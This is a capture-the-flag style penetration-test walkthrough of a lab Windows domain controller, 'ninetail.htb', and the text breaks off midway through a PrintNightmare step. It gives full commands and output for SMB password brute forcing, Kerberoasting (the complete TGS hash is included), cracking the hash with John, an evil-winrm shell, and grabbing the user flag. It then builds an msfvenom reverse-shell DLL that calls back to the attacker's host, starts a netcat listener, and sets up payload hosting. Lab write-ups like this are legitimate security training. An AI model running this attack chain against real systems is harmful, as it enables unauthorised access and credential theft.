msDS-PerUserTrustTombstonesQuota: 10
msDs-masteredBy: CN=NTDS Settings,CN=NINETAIL,CN=Servers,CN=Default-First-Site
 -Name,CN=Sites,CN=Configuration,DC=ninetail,DC=htb
msDS-IsDomainFor: CN=NTDS Settings,CN=NINETAIL,CN=Servers,CN=Default-First-Sit
 e-Name,CN=Sites,CN=Configuration,DC=ninetail,DC=htb
msDS-NcType: 0
msDS-ExpirePasswordsOnSmartCardOnlyAccounts: TRUE
dc: ninetail

# Users, ninetail.htb
dn: CN=Users,DC=ninetail,DC=htb
objectClass: top
objectClass: container
cn: Users
description: Default container for upgraded user accounts
distinguishedName: CN=Users,DC=ninetail,DC=htb
instanceType: 4
whenCreated: 20210708134657.0Z
whenChanged: 20210709100719.0Z
uSNCreated: 5660
uSNChanged: 36911
showInAdvancedViewOnly: FALSE
```

```
name: Users
objectGUID:: rDm3Qz34Uk+FcY8QqP1O7Q==
systemFlags: -1946157056
objectCategory: CN=Container,CN=Schema,CN=Configuration,DC=ninetail,DC=htb
isCriticalSystemObject: TRUE
dSCorePropagationData: 20210802000532.0Z
dSCorePropagationData: 20210709100719.0Z
dSCorePropagationData: 20210709100703.0Z
dSCorePropagationData: 20210709100535.0Z
dSCorePropagationData: 16010101000000.0Z
```

Here contains some information about the user properties.

However, what we are more interested in is the User objects.

The following are the default users created when a Domain Controller is generated in a Windows Active Directory Domain Controller

```
# Computers, ninetail.htb
dn: CN=Computers,DC=ninetail,DC=htb

# Domain Controllers, ninetail.htb
dn: OU=Domain Controllers,DC=ninetail,DC=htb

# System, ninetail.htb
dn: CN=System,DC=ninetail,DC=htb

# LostAndFound, ninetail.htb
dn: CN=LostAndFound,DC=ninetail,DC=htb

# Infrastructure, ninetail.htb
dn: CN=Infrastructure,DC=ninetail,DC=htb

# ForeignSecurityPrincipals, ninetail.htb
dn: CN=ForeignSecurityPrincipals,DC=ninetail,DC=htb

# Program Data, ninetail.htb
dn: CN=Program Data,DC=ninetail,DC=htb
```

```
# NTDS Quotas, ninetail.htb
dn: CN=NTDS Quotas,DC=ninetail,DC=htb

# Managed Service Accounts, ninetail.htb
dn: CN=Managed Service Accounts,DC=ninetail,DC=htb

# Keys, ninetail.htb
dn: CN=Keys,DC=ninetail,DC=htb

# TPM Devices, ninetail.htb
dn: CN=TPM Devices,DC=ninetail,DC=htb

# Administrator, Users, ninetail.htb
dn: CN=Administrator,CN=Users,DC=ninetail,DC=htb

# Guest, Users, ninetail.htb
dn: CN=Guest,CN=Users,DC=ninetail,DC=htb

# Builtin, ninetail.htb
dn: CN=Builtin,DC=ninetail,DC=htb
```

```
# krbtgt, Users, ninetail.htb
dn: CN=krbtgt,CN=Users,DC=ninetail,DC=htb

# Domain Computers, Users, ninetail.htb
dn: CN=Domain Computers,CN=Users,DC=ninetail,DC=htb

# Domain Controllers, Users, ninetail.htb
dn: CN=Domain Controllers,CN=Users,DC=ninetail,DC=htb

# Schema Admins, Users, ninetail.htb
dn: CN=Schema Admins,CN=Users,DC=ninetail,DC=htb

# Enterprise Admins, Users, ninetail.htb
dn: CN=Enterprise Admins,CN=Users,DC=ninetail,DC=htb

# Cert Publishers, Users, ninetail.htb
dn: CN=Cert Publishers,CN=Users,DC=ninetail,DC=htb

# Domain Admins, Users, ninetail.htb
dn: CN=Domain Admins,CN=Users,DC=ninetail,DC=htb
```

```
# Domain Users, Users, ninetail.htb
dn: CN=Domain Users,CN=Users,DC=ninetail,DC=htb

# Domain Guests, Users, ninetail.htb
dn: CN=Domain Guests,CN=Users,DC=ninetail,DC=htb

# Group Policy Creator Owners, Users, ninetail.htb
dn: CN=Group Policy Creator Owners,CN=Users,DC=ninetail,DC=htb

# RAS and IAS Servers, Users, ninetail.htb
dn: CN=RAS and IAS Servers,CN=Users,DC=ninetail,DC=htb

# Allowed RODC Password Replication Group, Users, ninetail.htb
dn: CN=Allowed RODC Password Replication Group,CN=Users,DC=ninetail,DC=htb

# Denied RODC Password Replication Group, Users, ninetail.htb
dn: CN=Denied RODC Password Replication Group,CN=Users,DC=ninetail,DC=htb

# Read-only Domain Controllers, Users, ninetail.htb
dn: CN=Read-only Domain Controllers,CN=Users,DC=ninetail,DC=htb

# Enterprise Read-only Domain Controllers, Users, ninetail.htb
```

```
# Enterprise Read-only Domain Controllers, Users, ninetail.htb
dn: CN=Enterprise Read-only Domain Controllers,CN=Users,DC=ninetail,DC=htb

# Cloneable Domain Controllers, Users, ninetail.htb
dn: CN=Cloneable Domain Controllers,CN=Users,DC=ninetail,DC=htb

# Protected Users, Users, ninetail.htb
dn: CN=Protected Users,CN=Users,DC=ninetail,DC=htb

# Key Admins, Users, ninetail.htb
dn: CN=Key Admins,CN=Users,DC=ninetail,DC=htb

# Enterprise Key Admins, Users, ninetail.htb
dn: CN=Enterprise Key Admins,CN=Users,DC=ninetail,DC=htb

# DnsAdmins, Users, ninetail.htb
dn: CN=DnsAdmins,CN=Users,DC=ninetail,DC=htb

# DnsUpdateProxy, Users, ninetail.htb
dn: CN=DnsUpdateProxy,CN=Users,DC=ninetail,DC=htb
```

Marks the end of the default generated AD Users

Start of user account: pwn

```
# pwnmeow, Users, ninetail.htb
dn: CN=pwnmeow,CN=Users,DC=ninetail,DC=htb

# serviceaccounts, ninetail.htb
dn: OU=serviceaccounts,DC=ninetail,DC=htb

# search reference
ref: ldap://ForestDnsZones.ninetail.htb/DC=ForestDnsZones,DC=ninetail,DC=htb

# search reference
ref: ldap://DomainDnsZones.ninetail.htb/DC=DomainDnsZones,DC=ninetail,DC=htb

# search reference
ref: ldap://ninetail.htb/CN=Configuration,DC=ninetail,DC=htb

# search result
search: 2
result: 0 Success

# numResponses: 43
# numEntries: 39
# numReferences: 3
```

Here pwnmeow account is of interest because it's the only user that is generated manually, the rest of the accounts are service accounts which tend to be disabled/inactive, so it is pointless to try compromising them.

Other findings,

Summary:

```
# search reference
ref: ldap://DomainDnsZones.ninetail.htb/DC=DomainDnsZones,DC=ninetail,DC=htb

# search reference
ref: ldap://ninetail.htb/CN=Configuration,DC=ninetail,DC=htb

# search result
search: 2
result: 0 Success

# numResponses: 43
# numEntries: 39
# numReferences: 3
```

39 Objects found.

Accounts found:

39

```
# pwnmeow, Users, ninetail.htb
dn: CN=pwnmeow,CN=Users,DC=ninetail,DC=htb
```

Interesting account found:

Pwnmeow

S07	**Verify if SMB shares are public**

Description

Verify if the SMB share has any public shares that can be accessed.

Command used:

```
smbclient -L \\\\10.129.240.222\\
enum4linux -G 10.129.240.222
enum4linux -S 10.129.240.222
```

Smbclient command to list out all shares
Enum4linux -G flag to show any users or groups used in the shares
Enum4linux -S flag to show any available shares

Findings/Observations

Smbclient output

```
┌──(jingxuan㉿jingxuan)-[~/impacket/examples]
└─$ smbclient -L \\\\10.129.240.222\\
Password for [WORKGROUP\jingxuan]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.240.222 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

No public smb shares found here.

Enum4linux groups & users output

```
┌──(jingxuan㉿jingxuan)-[~/impacket/examples]
└─$ enum4linux -G 10.129.240.222
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Jan 22 21:48:15 2024

 ==========================( Target Information )==========================

Target ........... 10.129.240.222
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

 ===========( Enumerating Workgroup/Domain on 10.129.240.222 )===========

[E] Can't find workgroup/domain

 ============================( Session Check on 10.129.240.222 )============================


[+] Server 10.129.240.222 allows sessions using username '', password ''


 ========================( Getting domain SID for 10.129.240.222 )========================

Domain Name: NINETAIL0
Domain Sid: S-1-5-21-3733906534-2636187477-2781808523

[+] Host is part of a domain (not a workgroup)
```

```
 ============================( Groups on 10.129.240.222 )============================


[+] Getting builtin groups:


[+]  Getting builtin group memberships:


[+]  Getting local groups:


[+]  Getting local group memberships:


[+]  Getting domain groups:


[+]  Getting domain group memberships:

enum4linux complete on Mon Jan 22 21:48:26 2024
```

No public users shown.

Enum4linux shares output.

```
└─$ enum4linux -S 10.129.240.222
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Jan 22 21:48:43 2024

 ==========================( Target Information )==========================

Target ........... 10.129.240.222
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Username .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============( Enumerating Workgroup/Domain on 10.129.240.222 )============

[E] Can't find workgroup/domain


 ================( Session Check on 10.129.240.222 )=================

[+] Server 10.129.240.222 allows sessions using username '', password ''


 ============( Getting domain SID for 10.129.240.222 )=============

Domain Name: NINETAIL0
Domain Sid: S-1-5-21-3733906534-2636187477-2781808523

[+] Host is part of a domain (not a workgroup)


 ============( Share Enumeration on 10.129.240.222 )=============

do_connect: Connection to 10.129.240.222 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

        Sharename       Type      Comment
        ---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 10.129.240.222

enum4linux complete on Mon Jan 22 21:48:55 2024
```

No public smb file shares were found here.

It seems that the SMB share has some security configuration made. Therefore, we will use the interesting account from earlier to access the smb share.

S08	**SMB brute force login** **With msfconsole & rockyou password list**

Description

Since we have an account of interest, pwnmeow and smb file share is unknown. We could try using Metasploit module SMB login with rockyou password list to attempt the connection to the smb services on the windows machine.

First and foremost, run Metasploit.

Command used:

```
mfsconsole
search smb login
```

Use the auxillary/scanner/smb/smb_login module
This module will help us crack the smb login of pwnmeow

Now we will configure the module to password crack pwnmeow
Set the following Parameters.

Command used:

```
use 4
set RHOST 10.129.202.110
set SMBuser pwnmeow
set pass_fiile /usr/share/wordlists/rockyou.txt
run
```

Let the Metasploit module run for a while, it took me around 20 minutes of running to crack pwnmeow password.

Findings/Observations

```
msf6 > search smb login

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Chec
k  Description
   -  ----                                                  ---------------  ----       ----
-  -----------
   0  exploit/windows/smb/ms04_007_killbill                 2004-02-10       low        No
   MS04-007 Microsoft ASN.1 Library Bitstring Heap Overflow
   1  exploit/windows/smb/smb_relay                         2001-03-31       excellent  No
   MS08-068 Microsoft Windows SMB Relay Code Execution
   2  exploit/windows/smb/ms17_010_eternalblue              2017-03-14       average    Yes
   MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   3  exploit/windows/smb/smb_shadow                        2021-02-16       manual     No
   Microsoft Windows SMB Direct Session Takeover
   4  auxiliary/scanner/smb/smb_login                                        normal     No
   SMB Login Check Scanner
   5  auxiliary/fuzzers/smb/smb_ntlm1_login_corrupt                          normal     No
   SMB NTLMv1 Login Request Corruption
```

Here is the module of pwnmeow, use number 4

```
[+] 10.129.202.120:445    - 10.129.202.120:445 - Success: '.\pwnmeow:Password1'
[*] 10.129.202.120:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) >
```

Eventually it will give you the answer

```
msf6 auxiliary(scanner/smb/smb_login) > set RHOST 10.129.202.120
RHOST => 10.129.202.120
msf6 auxiliary(scanner/smb/smb_login) > set SMBuser pwnmeow
SMBuser => pwnmeow
```

Set the parameters needed for RHOST SMB users

```
msf6 auxiliary(scanner/smb/smb_login) > set pass_file /usr/share/wordlists/rockyou.tx
t
pass_file => /usr/share/wordlists/rockyou.txt
msf6 auxiliary(scanner/smb/smb_login) > run
```

Set the password file and run the program. The password file I used was rockyou.txt

```
[*] 10.129.202.120:445    - 10.129.202.120:445 - Starting SMB login bruteforce
[-] 10.129.202.120:445    - 10.129.202.120:445 - Failed: '.\pwnmeow:123456',
[!] 10.129.202.120:445    - No active DB -- Credential data will not be saved!
[-] 10.129.202.120:445    - 10.129.202.120:445 - Failed: '.\pwnmeow:12345',
[-] 10.129.202.120:445    - 10.129.202.120:445 - Failed: '.\pwnmeow:123456789',
[-] 10.129.202.120:445    - 10.129.202.120:445 - Failed: '.\pwnmeow:password',
[-] 10.129.202.120:445    - 10.129.202.120:445 - Failed: '.\pwnmeow:iloveyou',
[-] 10.129.202.120:445    - 10.129.202.120:445 - Failed: '.\pwnmeow:princess',
[-] 10.129.202.120:445    - 10.129.202.120:445 - Failed: '.\pwnmeow:1234567',
```

Let the program run.

```
[-] 10.129.202.120:445    - 10.129.202.120:445 - Failed: '.\pwnmeow:alone',
[+] 10.129.202.120:445    - 10.129.202.120:445 - Success: '.\pwnmeow:Password1'
[*] 10.129.202.120:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) >
```

The password of pwnmeow is.

“Password1” Which is a weak password. This suggests that complex passwords are not enabled on the windows server. Since we could brute force the server, this also suggest no account lockout policies were made in the windows server

S09	**Kerberoasting with impacket getuserspn**

Description

Now that we have the user password of pwnmeow, we would need to request the windows domain for an account with a Service Principal Name in it.

The account with SPN has sufficient privilege to use win rm remote shell into the system.
Pwnmeow has insufficient privilege to use WINRM, as it is not added to Remote Management Group.

Here shows the response attempt with winrm using pwnmeow.

```
┌──(jingxuan㉿jingxuan)-[~/impacket/examples]
└─$ evil-winrm -i 10.129.240.222 -u pwnmeow -p "Password1"

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() funct

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remo

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizati
onError

Error: Exiting with code 1

┌──(jingxuan㉿jingxuan)-[~/impacket/examples]
└─$ enum4linux -S 10.129.240.222 -w ninetail.htb
```

As we can see pwnmeow is denied.

To do the kerberoasting
First stop NTP services, then use the ntpdate package to sync with the target system.
This is because Kerberos is time sensitive, hence we need an NTP sync.

Afterwards run the program getuserspn from impacket to get a Kerberos ticket.

Command used:

```
sudo systemctl stop ntpsec
ntpdate -b 10.129.202.120
python3 GetUserSPNs.py -request -dc-ip 10.129.202.120
ninetail.htb/pwnmeow:Password1
```

Let the program run.
For Kerberos tickets to be requested, we will need to have domain account credentials.
Just nice we managed to do so with pwnmeow!

Findings/Observations

```
┌──(jingxuan㉿jingxuan)-[~/impacket/examples]
└─$ sudo systemctl stop ntpsec

┌──(jingxuan㉿jingxuan)-[~/impacket/examples]
└─$ ntpdate -b 10.129.202.120
2024-01-15 07:33:25.784703 (+0800) +28779.071242 +/- 0.004646 10.129.202.120 s1 no-le
ap
CLOCK: step_systime: Operation not permitted

┌──(jingxuan㉿jingxuan)-[~/impacket/examples]
└─$ sudo ntpdate -b 10.129.202.120
2024-01-15 07:33:33.602889 (+0800) +28779.070387 +/- 0.004938 10.129.202.120 s1 no-le
ap
CLOCK: time stepped by 28779.070387

┌──(jingxuan㉿jingxuan)-[~/impacket/examples]
└─$ python3 GetUserSPNs.py -request -dc-ip 10.129.202.120 ninetail.htb/pwnmeow:Passwo
rd1
Impacket v0.11.0 - Copyright 2023 Fortra
```

Here shows the NTP configuration to time sync

```
┌──(jingxuan㉿jingxuan)-[~/impacket/examples]
└─$ python3 GetUserSPNs.py -request -dc-ip 10.129.202.120 ninetail.htb/pwnmeow:Passwo
rd1
Impacket v0.11.0 - Copyright 2023 Fortra

ServicePrincipalName                          Name        MemberOf
                                PasswordLastSet             LastLogon  Delegation
-------------------------------  -----------  ----------  ---------  -----------
NINETAIL-DC/pwnmoew_svc.ninetail.htb:60122  pwnmeowSvc  CN=Remote Management Users,CN
=Builtin,DC=ninetail,DC=htb  2021-08-04 19:25:25.025648  <never>
```

Here shows the user SPN in ninetail.ninetail.htb, here the user we are interested is pwnmeow_svc

```
[-] CCache file is not found. Skipping ...
$krb5tgs$23$*pwnmeowSvc$NINETAIL.HTB$ninetail.htb/pwnmeowSvc*$b8f2e9952ac28e029e6cc84
a3f7fb4da$7f1dabaa302a7f4781982249382a2d1f84b486997dd8cd2495e522249c8e3d3f6723a9385f5
f4c202fb1ec35903ac9f0960796348b93f5def0bd9c6c353fd2a1213549cbbfe3c306e0813598a2bc491e
7ce7df7f3ae062e52ca4353f7253900b8472a6c972eca2933abb9df6fe89d1b3d4a23085272e20ae28424
514b875feba975fac239bda0b784c3d1bb04a65aaf2d1dffbd9f631a7304ee3511dad067188c41305bcdb
461b275b91d8dcefecae0ac1ad4eed8f23a472b63501998088a221a08ed420521822e8b9626fb3e88b627
f581f8661bbaf40ed0a0b6ae30c4b5390363e95f44a5780628aff0a04e75aca5b66548e48aa800643d746
0ed1a4b8ad3d0d9174ec0dce98a5245221c71e6709e7e50d7664db10dfc561d6ad2f14283852da6cecc75
a9d03cc722b91abc907da854057d2d00c936b10974c80b7dc1dae6a6b945290068f88e4eeab0d3704fe63
f803a7f65c4029d91348432b12d722db883854a0011906aa78bee505347cf99079483bbbaca926b76eb33
d15c4b10e54be8247aabd275c93a52e485a7b92470399b004d7ce0ff41038da46753c4a888cd18988bdba
6a00f09aa059d3e9b7a91b5b1665be638fa17c42b81b444fc80c467ffab5f3fc972305d944a9609cdef74
2a4a32a66595ff8d2a42991aa0a745b766dffd4848f0bb195197ad7d099119f4cbed6843eed1caa51379a
62333e1ad97ef8681b917c134db7d444a238b9be61709cce763d08d65ed42147e5cf6778e02bd1bb65995
3d1c01d6cd887810374310e1cbaad0699b89032d9992bd5ddb400df6112315f6ea12e0f83eb92b27ba477
bad1877147f8615a3920d4e920bd26dcf2ca08054c61fe6c261b688dfec30479e58f278514164e6fccf80
a5446fa838a6c262b628de597003eb99773291af7d90d44ae526d3932c9561ac83b77beae10e10d7b2dca
151f154dfbfd159dda5b8dc42df80b8db76bd341018efb6e2a23ba1bf42cbac2b555950cf67e8567626ee
018e82019faf7ebcf90498dfc66be8086f2a542ecf659733128bc6afb3c8ea3166aa25818423546253017
91ae52ad31bf37ab55efb8d5931df903e9e196b57d8da63a7ab0293973d581c67ecde7fbd5b82dde238db
65415d806ab0b8c68fcf053fd720c735a3d2924894109e06ba78dd573186619f4343786abb77af98b1df8
dfbd8c3021031e4cc0335375a8c4f7e4570c4b0fd92e34cb04999d62845cb74a37fd03fa302c5fa58e19f
4056f44c377b7c31506c62ea41f069ac963a0964a3e8468cc5deb06eb552b50ba56b9df767bf5ec495e21
7c07
```

This is the ticket it output!

What is interesting here is that the ticket output has the start of $krb5tgs$23$
This suggests RC4 is used.

Citations:

Hack Tricks
https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/kerberoast

Kerberoasting:
https://www.crowdstrike.com/cybersecurity-101/kerberoasting/

S10	**Crack the Kerberos ticket, John the ripper**

Description

We will pass this ticket granted to a file. This will be cracked using john the ripper or hashcat tools.

Command used:

```
echo '<ticket>' > pw.txt
john – worldlist=/user/share/wordlists/rockyou.txt pw.txt
```

Let the program run, it should output a password we could use

```
┌──(jingxuan㉿jingxuan)-[~/impacket/examples]
└─$ echo '$krb5tgs$23$*pwnmeowSvc$NINETAIL.HTB$ninetail.htb/pwnmeowSvc*$b8f2e9952ac28
e029e6cc84a3f7fb4da$7f1dabaa302a7f4781982249382a2d1f84b486997dd8cd2495e522249c8e3d3f6
723a9385f5f4c202fb1ec35903ac9f0960796348b93f5def0bd9c6c353fd2a1213549cbbfe3c306e08135
98a2bc491e7ce7df7f3ae062e52ca4353f7253900b8472a6c972eca2933abb9df6fe89d1b3d4a23085272
e20ae28424514b875feba975fac239bda0b784c3d1bb04a65aaf2d1dffbd9f631a7304ee3511dad067188
c41305bcdb461b275b91d8dcefecae0ac1ad4eed8f23a472b63501998088a221a08ed420521822e8b9626
fb3e88b627f581f8661bbaf40ed0a0b6ae30c4b5390363e95f44a5780628aff0a04e75aca5b66548e48aa
800643d7460ed1a4b8ad3d0d9174ec0dce98a5245221c71e6709e7e50d7664db10dfc561d6ad2f1428385
2da6cecc75a9d03cc722b91abc907da854057d2d00c936b10974c80b7dc1dae6a6b945290068f88e4eeab
0d3704fe63f803a7f65c4029d91348432b12d722db883854a0011906aa78bee505347cf99079483bbbaca
926b76eb33d15c4b10e54be8247aabd275c93a52e485a7b92470399b004d7ce0ff41038da46753c4a888c
d18988bdba6a00f09aa059d3e9b7a91b5b1665be638fa17c42b81b444fc80c467ffab5f3fc972305d944a
9609cdef742a4a32a66595ff8d2a42991aa0a745b766dffd4848f0bb195197ad7d099119f4cbed6843eed
1caa51379a62333e1ad97ef8681b917c134db7d444a238b9be61709cce763d08d65ed42147e5cf6778e02
bd1bb659953d1c01d6cd887810374310e1cbaad0699b89032d9992bd5ddb400df6112315f6ea12e0f83eb
92b27ba477bad1877147f8615a3920d4e920bd26dcf2ca08054c61fe6c261b688dfec30479e58f2785141
64e6fccf80a5446fa838a6c262b628de597003eb99773291af7d90d44ae526d3932c9561ac83b77beae10
e10d7b2dca151f154dfbfd159dda5b8dc42df80b8db76bd341018efb6e2a23ba1bf42cbac2b555950cf67
e8567626ee018e82019faf7ebcf90498dfc66be8086f2a542ecf659733128bc6afb3c8ea3166aa2581842
354625301791ae52ad31bf37ab55efb8d5931df903e9e196b57d8da63a7ab0293973d581c67ecde7fbd5b
82dde238db65415d806ab0b8c68fcf053fd720c735a3d2924894109e06ba78dd573186619f4343786abb7
7af98b1df8dfbd8c3021031e4cc0335375a8c4f7e4570c4b0fd92e34cb04999d62845cb74a37fd03fa302
c5fa58e19f4056f44c377b7c31506c62ea41f069ac963a0964a3e8468cc5deb06eb552b50ba56b9df767b
f5ec495e217c07' > pw.txt
```

Copy the TGT ticket obtain to a file.

```
┌──(jingxuan㉿jingxuan)-[~/impacket/examples]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt pw.txt
Created directory: /home/jingxuan/.john
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!0N3W0!f5123     (?)
1g 0:00:00:09 DONE (2024-01-15 07:36) 0.1037g/s 1487Kp/s 1487Kc/s 1487KC/s !@#fire123
..!)(^karabatak55
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Use john the ripper to crack the ticket hash.

The password of the user account used as a service principal name is "!0N3W0!f5123"

S11	**Evil WinRM Remote Compromise**

Description

Service Accounts are authorized to use winrm into the system. So, we will use this account and the credentials to winrm into the nine tail machines.

Command used:

```
evil-winrm -i 10.129.202.120 -u pwnmeowsvc -p '!0N3W0!f5123'
```

It will let us into the system.

Findings/Observations

```
┌──(jingxuan㉿jingxuan)-[~/impacket/examples]
└─$ evil-winrm -i 10.129.202.120 -u pwnmeowsvc -p '!0N3W0!f5123'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detectio
n_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/e
vil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\pwnmeowSvc\Documents> ls
*Evil-WinRM* PS C:\Users\pwnmeowSvc\Documents> cd ..
*Evil-WinRM* PS C:\Users\pwnmeowSvc> ls
```

Evil Win rm success message

```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\pwnmeowSvc\Documents> whoami
ninetail0\pwnmeowsvc
*Evil-WinRM* PS C:\Users\pwnmeowSvc\Documents> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : Ninetail
   Primary Dns Suffix  . . . . . . . : ninetail.htb
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : ninetail.htb
                                       .htb

Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : .htb
   Description . . . . . . . . . . . : vmxnet3 Ethernet Adapter #2
   Physical Address. . . . . . . . . : 00-50-56-B9-68-A0
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : dead:beef::70f5:55fe:9621:2656(Preferred)
   Link-local IPv6 Address . . . . . : fe80::70f5:55fe:9621:2656%7(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.129.240.222(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Lease Obtained. . . . . . . . . . : Monday, January 22, 2024 11:52:19 AM
   Lease Expires . . . . . . . . . . : Monday, January 22, 2024 2:52:19 PM
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:243b%7
                                       10.129.0.1
   DHCP Server . . . . . . . . . . . : 10.129.0.1
   DHCPv6 IAID . . . . . . . . . . . : 268456022
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-28-B6-FF-04-00-50-56-B4-89-50
   DNS Servers . . . . . . . . . . . : 1.1.1.1
                                       8.8.8.8
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

Ip config

Hostname of the machine

```
    + FullyQualifiedErrorId : CommandNotFoundException
*Evil-WinRM* PS C:\Users\pwnmeowSvc\Documents> hostname
Ninetail
```

S12	Capture the user flag

Description

Here we will enumerate and capture the user flag. Flag is stored in the desktop directory of the user we have compromised.

Command used:

```
pwd
cd ..
ls
cd Desktop
ls
type user.txt
```

Findings/Observations

```
  UDP    [fe80::70f5:55fe:9621:2656%7]:464   *:*
*Evil-WinRM* PS C:\Users\pwnmeowSvc\Documents> pwd

Path
----
C:\Users\pwnmeowSvc\Documents
```

Print working directory

```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\pwnmeowSvc\Documents> ls
*Evil-WinRM* PS C:\Users\pwnmeowSvc\Documents> cd ..
*Evil-WinRM* PS C:\Users\pwnmeowSvc> ls


    Directory: C:\Users\pwnmeowSvc


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---          8/5/2021   1:57 AM                Desktop
d-r---          8/5/2021   1:57 AM                Documents
d-r---         9/15/2018  12:19 AM                Downloads
d-r---         9/15/2018  12:19 AM                Favorites
d-r---         9/15/2018  12:19 AM                Links
d-r---         9/15/2018  12:19 AM                Music
d-r---         9/15/2018  12:19 AM                Pictures
d-----         9/15/2018  12:19 AM                Saved Games
d-r---         9/15/2018  12:19 AM                Videos


*Evil-WinRM* PS C:\Users\pwnmeowSvc> cd Desktop
ls*Evil-WinRM* PS C:\Users\pwnmeowSvc\Desktop> ls
```

Change to desktop directory.

```
ls*Evil-WinRM* PS C:\Users\pwnmeowSvc\Desktop> ls


    Directory: C:\Users\pwnmeowSvc\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----          8/5/2021   1:57 AM             34 user.txt


*Evil-WinRM* PS C:\Users\pwnmeowSvc\Desktop> type user.txt
111856a48b986cafef3f477ea74db38b
```

Retrieve the user flag.

111856a48b986cafef3f477ea74db38b

S13	Verifying if machine has print nightmare

Description

Since RPC port 135 is open, we can use impacket rpcdump to verify whether this machine is vulnerable to printer spool. Most Domain controllers have printer spooler. Which is famous for print nightmare exploits. Printer Spooler is enabled by default.

Citations:

Print Nightmare

https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/printnightmare

Printer Spooler

https://www.darkreading.com/cyber-risk/why-windows-print-spooler-remains-a-big-attack-target

Command used:

```
rpcdump.py -port 135 10.129.240.222 | grep Print
```

This command will show if any printer spooler exists.

Findings/Observations

```
┌──(jingxuan㉿jingxuan)-[~/impacket/examples]
└─$ python3 rpcdump.py -port 135 10.129.240.222 | grep Print
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-PAN]: Print System Asynchronous Notification Protocol
Protocol: [MS-PAN]: Print System Asynchronous Notification Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol
```

When the command is run it shows the printer spooler vulnerability. This suggest we can use print nightmare on the computer.

S14	Create Malicious Payload & Reverse shell listener

Description

Before using print nightmare, we will need to create a malicious payload that could be delivered into the ninetail machine.

Command used:

```
Msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.17.248
LPORT=3939 -f dll -o /share/rev.dll
```

Where /share/rev.dll is a directory for hosting my personal smb share

```
;   write list = root,
[share]
comment = share
path = /share/
guest ok = yes
read only = no
browsable = yes
force user = root
```

This will be hosted on the samba file share which will be later accessed by pwnmeow_svc.

Findings/Observations

```
┌──(jingxuan㉿jingxuan)-[~]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.17.248 LPORT=3939 -f dll -o
/share/rev.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payloa
d
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 9216 bytes
Saved as: /share/rev.dll
```

This shows the output of the msfvenom creation.

```
┌──(jingxuan㉿jingxuan)-[~/ps1/CVE-2021-1675]
└─$ nc -lvnp 3939
listening on [any] 3939 ...
```

Create a listener so that we could reverse shell later, notice how the malicious payload connects back to our server. This is the reverse shell that will be used to create the connection later.

S15	**Print Nightmare with PowerShell CVE-2021-1675 Script**

Description

Here we are using the PowerShell implementation of print nightmare.

To share the PowerShell file into the ninetail machine, host a webserver. The Webserver could be through python simple http server, nginx or Apache.

For me, I used an Apache webserver to share my malicious payload and PowerShell script. The config is here.

```
<VirtualHost *:80>
        # The ServerName directive sets the request scheme, hostname and port that
        # the server uses to identify itself. This is used when creating
        # redirection URLs. In the context of virtual hosts, the ServerName
        # specifies what hostname must appear in the request's Host: header to
        # match this virtual host. For the default virtual host (this file) this
        # value is not decisive as it is used as a last resort host regardless.
